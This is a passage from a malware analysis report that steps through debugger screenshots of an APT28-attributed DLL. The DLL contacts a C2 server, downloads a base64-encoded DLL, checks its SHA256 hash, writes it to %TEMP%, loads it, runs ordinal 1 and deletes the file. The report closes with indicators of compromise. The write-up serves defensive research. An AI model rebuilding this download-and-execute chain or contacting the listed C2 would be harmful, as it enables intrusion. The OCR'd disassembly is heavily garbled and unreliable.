68D71F4C FF 75 0C P 68D71F4F F75 C4 P 68D71F42 FF 75 C4 68D71F42 FF 75 08 C 68D71F45 FF 75 08 C 68D71F45 FF 75 08 C 68D71F45 FF 75 08 C 68D71F45 FF 75 0C P 68D71F45 FF 75 0C P 75071F45 FF 75071F45 FF 75071F45 FF 75071F45 FF 75071F45 FF 75071F45 FF 75071F45 FF 75071F5 FF 75071F5 FF 75071F5 FF 7	ush dword ptr ss: ebp+C] ush dword ptr ss: ebp-Sc] ush dword ptr ds: (ed1+8) all dword ptr ds: (ed1+8) all dword ptr ds: (-sinternetwriteFile>]	x875W_E8 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0 >efault (stdcall)
dword ptr [68078100 <apt28.&internetwritefile>]=<wrininet. .text:68071F55 apt28.dll:51F55 #1355</wrininet. </apt28.&internetwritefile>	(0) and (0) an	
Address Hex	ASCII 02F6F7F8 0009027 Id=DE5KT0P-2C 02F6F84 02F6F7F6 0029077F6 0009027 Id=DE5KT0P-2C 02F6F84 02F6F804 00CC000 02F6F804 00CC000 02F6F804 00CC000 02F6F804 00CC000 02F6F805 0000000 02F6F805 000000 02F6F805 0000000 02F6F805 0000000 02F6F805 0000000 02F6F805 000000 02F6F805 0000000 02F6F805 00000000 02F6F805 0000000 02F6F805 0000000 02F6F805 0000000 02F6F805 0000000 02F6F805 00000000 02F6F805 00000000 02F6F805 00000000000000000000000000000000000	7 ) wininet.InternetCloseHandle 4 ("AT" ) kernel32.GetLastError

# Figure 41

The thread sets the event created earlier to the signaled state:

● 68D7192E FF 35 28 18 D8 68 push dword ptr ds: [68D81828] ● 68D71934 FF 15 78 80 D7 68 call dword ptr ds: [<&SetEvent>]		1030/ 0 0 1030/ 3 0 1030/ 0 0
EIP → GED71934 FF 15 78 80 D7 68 call dword ptr ds: [<45etEvent>]	>	Default (stdcall) 👻 5 🜩 🗌 Uniod
dword ptr [68D78078 <apt28.dsetevent>]=<kernel32.setevent> .text:68D71934 apt28.dll:\$1934 #D34</kernel32.setevent></apt28.dsetevent>		1: [esp] 00000278 2: [esp+4] 6BD71780 apt28.6BD71780 3: [esp+4] 6BD71780 apt28.6BD71780 4: [esp+c] 00000000 5: [esp+10] 00000000
Mana 1 Mana 2 Mana 2 Mana 4 Mana 7 Mana 1 Indiana 9 Provid	02F6F9C4 000002	278

## Figure 42

# Thread activity – sub\_6BD71960 function

This thread sets the event created earlier now to the nonsignaled state using the ResetEvent routine:

68D719	FF 35 28 18 D8 68 FF 15 80 80 D7 68	push dword ptr ds:[68D81828] call dword ptr ds:[<&ResetEvent>]		
• <		and one per one decerered		Default (stdcall) ▼ 5 ♀ Unlo- 1: [esp] 00000278
dword ptr [68D7B080 <a .text:68D71991 apt28.d</a 	pt28.&ResetEvent>]= <kernel32< td=""><td>.ResetEvent&gt;</td><td></td><td>1: [esp] 00000278 2: [esp+4] 68D71960 apt28.68D71960 3: [esp+8] 68D71960 apt28.68D71960 4: [esp+C] 00000000</td></kernel32<>	.ResetEvent>		1: [esp] 00000278 2: [esp+4] 68D71960 apt28.68D71960 3: [esp+8] 68D71960 apt28.68D71960 4: [esp+C] 00000000
	11:31991 #091	<b>6</b>	0488F774 00000	278

There is a similar workflow starting with calling the InternetOpenW function up until connecting to the C2 server on port 443 (or port 80 if the first one is unsuccessful). The POST request is different this time because it contains the "cmd=y" command that is used to download a DLL file:



# Figure 44

The malware queries the server to determine the amount of data available using the InternetQueryDataAvailable routine:

ddress Hex	2 👹 Dump 3 👹 I		Watch 1 X=     ASCII	=l Locals 🎾 Struct	0488F5F4 0488F5F8 0488F5FC	0488F6	50C 000	
text:68D71FFF apt28	.dll:\$1FFF #13FF			netQueryDataAvailable>	0488F5F0	000000	1: [esp] 00CC000C 2: [esp+4] 0488F60C 3: [esp+8] 00000000 4: [esp+C] 00000000	
6807 6807 6807 6807 6807 6807 6807 6807	LFEA 89 45 F0 LFED 6A 00 LFEF 8D 45 F4 LFF2 88 D9 LFF4 50 LFF5 FF 73 08 LFF8 C7 45 F4 0 LFF8 FF 15 C4 8	00 00 00 00 mi 1 D7 68	ish 0 iv dword ptr ss ish 0 a eax, dword ptr ish eax ish eax ish eax ish eax ish dword ptr d iv dword ptr d il dword ptr d	r ss: <b>[</b> ebp-C <b>]</b> s:[ebx+8]	Available>]	eb	x875tatusWord 0000 x875w_B 0 x875w_C3 0 x875w_C1 0 x875w_C0 0 x875w_55 0 x875w_P 0 Default (stdcall)	_7 3 (Empty) x875W_C2 0 x875W_ES 0 x875W_U 0 v 5 € Uni

# Figure 45

The potential DLL file is read from the handle using the InternetReadFile API (the first 4 bytes would represent the data size and there will also be 32 bytes that represent the SHA256 hash value of the content, as we'll describe in the upcoming paragraphs):




# Figure 46

The expected DLL is base64-encoded because the process tries to decode it using the CryptStringToBinaryA function (0x1 = **CRYPT\_STRING\_BASE64**):

ebx= <crypt< th=""><th><pre>6BD7283F 6BD72843 6BD72843 6BD72843 6BD72844 6BD72844 6BD72844 6BD72844 6BD72845 6BD72853 6BD72855 6BD72845 6BD72855 6BD756</pre></th><th>6A 00 6A 00 8D 8D E8 FE 51 6A 00 6A 01 8D 47 04 56 50 FF D3 FF D3 68inaryA&gt; (7688E</th><th>FF FF</th><th>push 0 push 0 lea ecx,dword ptr ss: push ecx push ecx push a lea eax,dword ptr ds: push eax call ebx</th><th>edi+4]</th><th></th><th>ebxiCe v</th><th>x87TW_4 3 (Empty)       x87TW_5 3 (Empty)         x87TW_6 3 (Empty)       x87TW_7 3 (Empty)         x875W_6 3 (Empty)       x87TW_7 3 (Empty)         x875W_6 0 x875W_C3 0 x875W_C2 0       x875W_5 0         x875W_5 0 x875W_C 0 x875W_5 0       x875W_5 0         x875W_5 0 x875W_7 0 x875W_2 0       x875W_6 0         Default (stdcall)       ▼         1: [esp1] 02F93E54       2: [esp+4] 00005A6</th></crypt<>	<pre>6BD7283F 6BD72843 6BD72843 6BD72843 6BD72844 6BD72844 6BD72844 6BD72844 6BD72845 6BD72853 6BD72855 6BD72845 6BD72855 6BD756</pre>	6A 00 6A 00 8D 8D E8 FE 51 6A 00 6A 01 8D 47 04 56 50 FF D3 FF D3 68inaryA> (7688E	FF FF	push 0 push 0 lea ecx,dword ptr ss: push ecx push ecx push a lea eax,dword ptr ds: push eax call ebx	edi+4]		ebxiCe v	x87TW_4 3 (Empty)       x87TW_5 3 (Empty)         x87TW_6 3 (Empty)       x87TW_7 3 (Empty)         x875W_6 3 (Empty)       x87TW_7 3 (Empty)         x875W_6 0 x875W_C3 0 x875W_C2 0       x875W_5 0         x875W_5 0 x875W_C 0 x875W_5 0       x875W_5 0         x875W_5 0 x875W_7 0 x875W_2 0       x875W_6 0         Default (stdcall)       ▼         1: [esp1] 02F93E54       2: [esp+4] 00005A6
.text:68D7	2853 apt28.dll:	\$2853 #1C53	p 4 💭 Dump 5	Watch 1 [x=] Locals	Struct	DARREE	3C 02F93E	3: [esp+8] 0000001 4: [esp+C] 0000000 5: [esp+10] 0488F584
02F93E64 6 02F93E74 6	C 3E 00 0A 3C 6 C 65 3E 46 61 6 9 74 6C 65 3E 0 9 74 6C 65 3E 0 9 74 6C 65 3E 0	8 65 4E 65 74 2D D 0A 3C 2F 68 65 A 76 25 00 0A 20	4E <u>47 3C 2F 74</u> 61 64 3E 0D 0A 62 2F 3C 70 73	ASCII D> thead> tile>FakeNet-NG tile> body <b< th=""><th></th><th>0488F5 0488F5 0488F5</th><th>44 000000 48 000000 4C 0488F5 50 000000 54 000000</th><th>00 84 00 00</th></b<>		0488F5 0488F5 0488F5	44 000000 48 000000 4C 0488F5 50 000000 54 000000	00 84 00 00
	6BD7286C 6BD7286C 6BD72870 6BD72872 6BD72878 6BD72879 6BD72879 6BD72878 6BD72882 6BD72888 6BD72888 6BD72888	6A 00 8B F0 6A 00 8D 85 E8 FE 50 8B 85 EC FE 56 6A 01 FF 85 CC FE 83 C0 04 50	FF FF FF FF	mov es1,eax push 0 lea eax,dword ptr ss: push eax mov eax,dword ptr ss: push es1 push 1 push dword ptr ss: ebp add eax,4 push eax	ebp-114]			x87TW_0 3 (Empty)       x87TW_1 3 (Empty)         x87TW_2 4 3 (Empty)       x87TW_5 3 (Empty)         x87TW_4 3 (Empty)       x87TW_5 3 (Empty)         x87TW_6 3 (Empty)       x87TW_7 3 (Empty)         x87TW_6 3 (Empty)       x87TW_7 3 (Empty)         x87TW_6 3 (Empty)       x87TW_6 2 (Empty)         x87SW_6 0 x87SW_C2 0 x87SW_C2 0       x87SW_6 0 0         x87SW_5 0 x87SW_C2 0 x87SW_C2 0       x87SW_6 0         x87SW_5 0 x87SW_P 0 x87SW_U 0       x87SW_1 0         x87SW_6 0 x87SW_2 0 x87SW_0 0       x87SW_1 0
ebx= <crypt< td=""><td><pre>6807288C &lt; 32.CryptStringT</pre></td><td>OBinaryA&gt; (7688E</td><td></td><td>call ebx</td><td>- h</td><td></td><td>ebx:Cr v</td><td>Default (stdcall)</td></crypt<>	<pre>6807288C &lt; 32.CryptStringT</pre>	OBinaryA> (7688E		call ebx	- h		ebx:Cr v	Default (stdcall)
Dump 1 Address H 04D4C728 0 04D4C738 0 04D4C748 0	ex 0 00 00 00 00 00 0 0 00 00 00 00 00 0 0 00 0	🖞 Dump 3 🛛 👹 Dum	00 00 00 00 00 00 00 00 00 00 00 00 00 0		Struct	0488F5 0488F5 0488F5 0488F5 0488F5	3C 02F93E 40 000005 44 000000 48 04D4C7 4C 0488F5 50 000000 54 000000	3: [esp+8] 0000001 4: [esp+10] 0404C728 5: [esp+10] 0488F584 54 A6 01 28 84 00

CryptAcquireContextA is utilized to acquire a handle to the Microsoft RSA and AES Cryptographic Provider (0x18 = **PROV\_RSA\_AES**):



#### Figure 49

The CryptCreateHash routine is used to create a handle to a CSP (cryptographic service provider) hash object (0x800c = **CALG\_SHA\_256**):



#### Figure 50

After the base64-encoded DLL file is decoded, then the malware hashes the buffer that is supposed to contain a DLL file using the SHA256 algorithm:

Image: Start Start         FF 74 24 34         Dush dword ptr ss:[ssp:34]         Dush dword ptr ss:[ssp:34]           Image: Start St	Ump Dump						ASCII			04			0	
SED          • • • • • • • • • • • • • • •	-	1 1	Dump 2	Dump 3	💷 Dump	4 Ump		[x=] Locals	2 Struct	04	88F69C	04D66F6	8 "	"22222222222222222222222222222222222222
68D71A88 FF 74 24 18 push dword ptr ss:[esp+18] x875W_C1 0 x875W_C0 0 x875W_ES 0			68D71A 68D71A 68D71A 68D71A 4 7800C <a< th=""><th>8F 57 C0 FF C4 FF pt28.&amp;Crypt</th><th>74 24 34 15 <u>OC BO D</u> tHashData&gt;</th><th></th><th>push edi push dword call dword</th><th>ptr ss: esp ptr ds: &lt;&amp;c</th><th>+34</th><th></th><th>ed</th><th>&gt;</th><th>x87 Defau 1: 2: 3: 4:</th><th>75W_SF 0         x875W_P         0         x875W_U         0           ult (stdcall)         ▼         5         □         Unix           [esp1 04CA3768         &lt;&amp;         CCreateHash&gt;         [esp4 1)         04666F8         "CCCcccccccccccccccccccccccccccccccccc</th></a<>	8F 57 C0 FF C4 FF pt28.&Crypt	74 24 34 15 <u>OC BO D</u> tHashData>		push edi push dword call dword	ptr ss: esp ptr ds: <&c	+34		ed	>	x87 Defau 1: 2: 3: 4:	75W_SF 0         x875W_P         0         x875W_U         0           ult (stdcall)         ▼         5         □         Unix           [esp1 04CA3768         <&         CCreateHash>         [esp4 1)         04666F8         "CCCcccccccccccccccccccccccccccccccccc

#### Figure 51

The hash value is extracted by calling the CryptGetHashParam API, as shown in figure 52  $(0x2 = HP_HASHVAL)$ :

GBD 71AD0     GA 00     GBD 71AD2     SD 44 24 30     GBD 71AD2     SD 44 24 30     GBD 71AD6     GD 71AD6     GBD 71AD7     S6     GBD 71AD7     S6     GBD 71AD8     GA 02     GBD 71AB     GA 02     GBD 7     GBD 7	push 0 lea eax,dword ptr ss:[esp+30] push eax push est push 2 push dword ptr ss:[esp+30] mov dword ptr ss:[esp+40],104 call dword ptr ds:[edcryptGetHashParam>]	x875tatusWord 0000 x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0 Default (stdcall)    5   Unlock
dword ptr [68D7B010 <apt28.&cryptgethashparam>]=<advap .text:68D71AE6 apt28.dll:\$1AE6 #EE6</advap </apt28.&cryptgethashparam>		1: [esp] 04CA3768 ≪4CPCreateHash> 2: [esp+6] 0000002 3: [esp+6] 02F997A8 4: [esp+1] 04CA3768 5: [esp+10] 00000000 552622 04CA3768
Image: Second state		88F68 0000002 88F69 02F9788 88F6A0 0488F604 88F6A4 00000000
Figure 52           Address         Hex           02F997A8         E3         B0         C4         42         98         FC         1C           02F997B8         27         AE         41         E4         64         98         93	14 9A FB F4 C8 99 6F B9 24 a	Figure 53

The malicious process verifies if the hash value computed above coincides with a 32-byte buffer that comes with the DLL file (of course that the response is emulated in our case, but we can adjust it to pass the comparison):

68D71B10 88 08 68D71B12 38 0E 68D71B14 75 10 68D71B14 75 10	mov ecx,dword ptr ds:[eax] cmp ecx,dword ptr ds:[esi] jne apt28.6BD71B26
ecx=41415A4D dword ptr [esi]=[02F997A8]=42C4B0E3	
.text:6BD71B12 apt28.dll:\$1B12 #F12	
💭 Dump 1 💭 Dump 2 💭 Dump 3 💭 Dump 4 💭 Dump 5	👹 Watch 1 🛛 [x=] Locals 🛛 🖉 Struct
Address Hex	ASCII
054FE020 4D 5A 41 41 41 41 41 41 41 41 41 41 41 41 41	MZAAAAAAAAAAAAA
Figure 54	
EIP 68D71B10 8B 08 69D71B12 3B 0E 68D71B14 75 10 68D71B14 75 10	mov ecx,dword ptr ds:[eax] cmp ecx,dword ptr ds:[esi] jne apt28.6BD71B26
ecx=41414141 dword ptr [esi]=[02F997AC]=141CFC98	
.text:6BD71B12 apt28.dll:\$1B12 #F12	
Ump 1 Ump 2 Ump 3 Ump 4 Ump 5	🛞 Watch 1 🛛 [x=] Locals 🛛 🖉 Struct

GetTempPathW is utilized to retrieve the path of the %TEMP% directory:

	<pre>     6BD71B67     6BD71B68 </pre>	50 68 04 01 00	0 00	push eax push 104					75W_SF 0 x87SW_P	
EIP	→ <u>68D71B6D</u>	FF 15 A8 B	<u>D D7 68</u>	call dword p	tr ds:[<&Ge	tTempPathw>]	~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~	Def	ault (stdcall)	▼ 5 ‡ 🗆 U
	58D7B0A8 <apt28< th=""><th></th><th>/&gt;]=<kerne132.get< th=""><th>TempPathW&gt;</th><th></th><th></th><th></th><th>1: 2: 3: 4: 5:</th><th>[esp+8] 68D71960</th><th>apt28.68D71960 apt28.68D71960</th></kerne132.get<></th></apt28<>		/>]= <kerne132.get< th=""><th>TempPathW&gt;</th><th></th><th></th><th></th><th>1: 2: 3: 4: 5:</th><th>[esp+8] 68D71960</th><th>apt28.68D71960 apt28.68D71960</th></kerne132.get<>	TempPathW>				1: 2: 3: 4: 5:	[esp+8] 68D71960	apt28.68D71960 apt28.68D71960
Dump 1	Dump 2	Dump 3 🛛 🛄 Du	imp 4 🔛 Dump 5	🛞 Watch 1	[x=] Locals	Struct	0488F6A0 00000			

#### Figure 56

The malicious process creates a file called fvjoik.dll in the %TEMP% directory, as shown below:

6807189C 6807189C 68071843 68071843 68071845 68071845 68071849 68071849 68071842 68071882 68071882 €5071883 €5071883 €5071883	6A 00 68 80 00 00 00 00 6A 04 6A 00 6A 02 68 00 00 00 40 8D 44 24 48 50 FF 15 40 80 D7 FF 15 40 80 D7	68		r ss:[esp+48] s:[<&CreateFileW>]	 eax:L"	x8/1%_4 \$ (EmpLy) x8/1%_5 (EmpLy) x877%_6 \$ (EmpLy) x877%_7 \$ (EmpLy) x875%_B 0 x875%_C3 0 x875%_C2 0 x875%_C1 0 x875%_C0 0 x875%_E5 0 x875%_5 0 x875%_F 0 x875%_U 0 Default (stdcall) 1 [esp 0.488F608 L"C:\\Users\\ \\AppData\\Loc
		er merse, er en	cer + renz			2: [esp+4] 4000000 3: [esp+8] 0000002 4: [esp+C] 0000000
883 apt28.dll:\$1		er ner ser en eu				3: [esp+8] 00000002

The newly created file is populated with the potential DLL downloaded from the C2 server:

680718E0 680718E2 680718E2 680718E5 680718E8 680718E8 680718E7 680718E7 680718E3 680718E4 680718E3	6A 00 8D 44 24 28 50 FF 74 24 1C 57 57 56 FF 15 <u>38 80 D7 68</u>	<pre>push 0 lea eax,dword ptr ss:[esp+28] push eax push dword ptr ss:[esp+10] mov dword ptr ss:[esp+30],0 push edi push edi call dword ptr ds:[<dwritefile>]</dwritefile></pre>	edi: "M	Default (stdcall) 🔻 5 🗘 🗌 Unlock
dword ptr [68D7B038 <apt28.& .text:68D718F5 apt28.dll:\$18</apt28.& 		eFile>		1: [esp] 00000494 2: [esp+4] 0406F68 "MZCCCCCCCCCCCCCCCCCCCCCCC 3: [esp+8] 00000000 4: [esp+2] 0488F6CC 5: [esp+10] 00000000
U Dump 1         Dump 2         Dump 2           Addr ess         Hex           04D66F68         4D         5A         43 <t< td=""><td></td><td>S Watch 1  x=  Locals Struct</td><td>0488F694 00000494 0488F698 04D66F68 "N 0488F69C 00000000 0488F6A0 0488F6CC 0488F6A4 00000000</td><td>*20000000000000000000000000000000000000</td></t<>		S Watch 1  x=  Locals Struct	0488F694 00000494 0488F698 04D66F68 "N 0488F69C 00000000 0488F6A0 0488F6CC 0488F6A4 00000000	*20000000000000000000000000000000000000

## Figure 58

The DLL file is loaded into the address space of the current process using the LoadLibraryW routine:

• 68D71C25 50			
GED71C2G FF 15 BO BO D7 6B	<pre>call dword ptr ds:[&lt;&amp;LoadLibraryw&gt;]</pre>	``````````````````````````````````````	Default (stdcall) - 5 🗘 Unlocks
<pre>dword ptr [68D78080 <apt28.&loadlibraryw>]=<kernel #1026<="" .text:68d71c26="" apt28.dll:\$1c26="" pre=""></kernel></apt28.&loadlibraryw></pre>	32.LoadLibraryw>		1: [esp] 0488F608 L"C:\\Users\\\\AppData\\Loc 2: [esp+4] 6BD71960 apt28.6BD71960 3: [esp+5] 6BD71960 apt28.6BD71960 4: [esp+C] 0404C728 "MZAAMZAAAAAAAAAAAAAAAAAAAAAAAAAA
	- <u>29</u>	488F6A4 0488F6D8 L"	C:\\Users\\\AppData\\Local\\Temp\\fvjoik.dll"

### Figure 59

The malware will execute the exported function with ordinal 1, as highlighted in the next figure:

:	68D71C2E 6A 01 68D71C30 56		push 1 push esi				x875w_5F 0 x875w_P 0 x875w_U 0			
	GED71C31 FF	15 <u>A0 B0 D7 66</u>	call dwor	l ptr ds:[<&G	etProcAddress>		>		t (stdcall)	▼ 5 😫 🗆 Unlod
dword ptr [6BD78 .text:6BD71C31 a			kernel32.GetProcAdd	'ess>				2: 3: 4:		00001 71960 apt28.68D71960 71960 apt28.68D71960
Dump 1	ump 2 🔛 Dump	3 🔛 Dump 4	🕮 Dump 5 🛛 🥮 Watch	1 [x=] Locals	2 Struct	0488F6A0 000012 0488F6A4 000000	34 01			

#### Figure 60

After the function finishes, there is a call to WinExec that deletes the DLL file created earlier:

<b>≡⊡</b> →	6BD71097         6A         00           6BD71099         8D         85         F8         F           6BD71049         50         6BD71040         FF         15         8C         B           6BD710A0         68         AD         FC         6BD710A7         33         CD         6BD710A8         5E         6BD710A7         5B         FF         1D         0         5D         5	0 D7 68 0 D	8.68D72EB0		eax:"cm WinExec esi:lst	x87Tw_6 3 (Empty) x87Tw_7 3 (Empty) x875tatusWord 0000 x87Sw_8 0 x87Sw_C3 0 x87Sw_C2 0 x87Sw_51 0 x87Sw_C0 0 x87Sw_E5 0 x87Sw_51 0 x87Sw_P 0 x87Sw_U 0 Default (stdcall) ▼ 5 🐑 Unlock
.text:68D710A0	28.68D7808C]=aclayers.6AC		1 IX=1 Locals 🌮 Struct	0488F488 04		1: [esp] 0488F598 "cmd /c DEL \"C:\\Users\\ 2: [esp+4] 00000000 3: [esp+6] 00000000 4: [esp+C] 555C3A43 //C DEL \"C:\\Users\\\\AppData\\Local\\Temp\
Address Hex 0488F598 63 60 0488F5A8 55 73	64 20 2F 63 20 44 45 4C 65 72 73 5C 5C	ASCII	L "C:\	0488F49C 00 0488F490 00 0488F494 55 0488F496 42 0488F49C 42 0488F49C 70	000000 5C3A43 726573 45525C	

#### Figure 61

The process communicates again with the C2 server, and we believe that it transmits the result of the DLL execution (we won't go into too much details here because it's pretty much the same activity described so far). The parameters of the request are again as follows: "id=

<hostname>#Username#<Serial number in decimal>&current=1&total=1&data=<data to be transmitted>".

# Main thread activity

The main thread sets the event created before to the signaled state:



## Figure 62

The malware retrieves the termination status of the 2 threads using the GetExitCodeThread API:

EIP 68D71E03 68D71E04 68D71E04 68D71E05 20071E07	50 53 FF D6 en 45 50	push eax push ebx call esi las asy duord ato se Eabo. 08	esi:Get 、	Default (stdcall) 🔻 5 🔹 🗌 Unlock
esi= <kernel32.getexitcodet .text:6BD71E05 apt28.dll:\$1</kernel32.getexitcodet 				1: [esp] 0000027C 2: [esp+4] 0091FB54 3: [esp+8] 00000000 4: [esp+C] 00000000
Ump 1 Ump 2	Dump 3 👹 Dump 4 👹 Dump	5 👹 Watch 1 🕅 🕸 Locals 🎾 Struct	0091FB40 0000027C 0091FB44 0091FB54	
Figure 63				
EIC 68071E0A 68071E0B 68071E0B 68071E0C 20071E0C	50 57 FF D6 89 35 44 80 87 68	push eax push edi call est mov est duord otr ds:[calloradand]as]	esti:Get	Default (stdcall) 🔻 5 🔹 🗌 Unloc
esi= <kernel32.getexitcodeti .text:6BD71E0C apt28.dll:\$2</kernel32.getexitcodeti 				1: [csp] 00000280 2: [csp+4] 0091F854 3: [csp+8] 00000000 4: [csp+C] 00000000
Figure 64	Dump 3 👹 Dump 4 👹 Dump	5 👹 Watch 1 🖾 Locals 🎾 Struct	0091F840 00000280 0091F844 0091F854	

References

MSDN: https://docs.microsoft.com/en-us/windows/win32/api/

VirusTotal:

https://www.virustotal.com/gui/file/ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f 5ae7ad4ad583698/detection

Fakenet: https://github.com/fireeye/flare-fakenet-ng

Cluster25: https://cluster25.io/wp-content/uploads/2021/05/2021-05\_FancyBear.pdf

INDICATORS OF COMPROMISE

C2 server: updaterweb[.]com

SHA256: ae0bc3358fef0ca2a103e694aa556f55a3fed4e98ba57d16f5ae7ad4ad583698

User-Agent: Opera